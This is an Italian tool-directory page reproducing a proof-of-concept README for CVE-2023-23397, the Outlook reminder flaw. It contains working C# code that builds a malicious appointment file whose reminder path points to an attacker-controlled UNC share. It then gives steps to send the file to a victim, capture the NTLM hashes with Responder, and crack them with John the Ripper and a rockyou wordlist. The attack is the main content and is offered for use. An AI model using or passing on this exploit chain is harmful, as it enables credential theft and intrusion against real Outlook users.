

Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2023-23397 — CVE-2023-23397 C# PoC | Kitploit
Strumenti/GitHubGitHub/moneertv/cve-2023-23397
Password CrackingStrumenti di PhishingRicognizioneGenerazione di PayloadAnalisi delle VulnerabilitàExploit
GitHubmoneertv/cve-2023-23397

CVE-2023-23397

CVE-2023-23397 C# PoC

Vedi Repository
1343 anni faNon ancora revisionato
Condividi

CVE-2023-23397

CVE-2023-23397 PoC in C# 1- scarica msgkit 2- modifica la classe Appointment e aggiungi quanto segue: image

3- crea una nuova classe all'interno del progetto per impostare le proprietà del file msg:

using MsgKit.Enums;
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace MsgKit
{
    class Program
    {
        static void Main(string[] args)
        {
            using (var appointment = new Appointment(
            new Sender("[email protected]", "moneertv"),
            new Representing("[email protected]", "moneertv"),
            "CVE-2023-23397"))
            {
                appointment.Recipients.AddTo("[email protected]", "muneer aqraa");
                appointment.Subject = "CVE-2023-23397";
                appointment.Location = "Neverland";
                appointment.MeetingStart = DateTime.Now.Date.AddDays(2).Date;
                appointment.MeetingEnd = DateTime.Now.Date.AddDays(3).Date;
                appointment.AllDay = true;
                appointment.BodyText = "CVE-2023-23397";
                appointment.BodyHtml = "<html><head></head><body><b>testing CVE-2023-23397</b></body></html>";
                appointment.SentOn = DateTime.UtcNow;
                appointment.Importance = MessageImportance.IMPORTANCE_NORMAL;
                appointment.IconIndex = MessageIconIndex.UnsentMail;

                appointment.PidLidReminderFileParameter = @"\\192.168.1.222\";
                appointment.PidLidReminderOverride = true;

                appointment.Save(@"C:\Users\Moneer\Desktop\exploits\CVE-2023-23397\MsgKit-master\generated email msg\dirty.msg");

            }

        }
    }
}

4- cambia le proprietà del tipo di output del progetto in console: image

5- esegui il progetto per generare il file dirty.msg

6- invia il messaggio a un target vulnerabile e attendi che il promemoria della riunione si attivi.

6-2- mentre aspetti, sulla macchina Kali di cui abbiamo inserito l'IP nella classe principale, esegui il comando seguente per rimanere in ascolto di chi ha abboccato: # responder -I eth0 -v

7- una volta ottenuti gli hash, salvali in un file ed esegui john ripper sugli hash utilizzando una wordlist (es. rockyou)


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    264

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





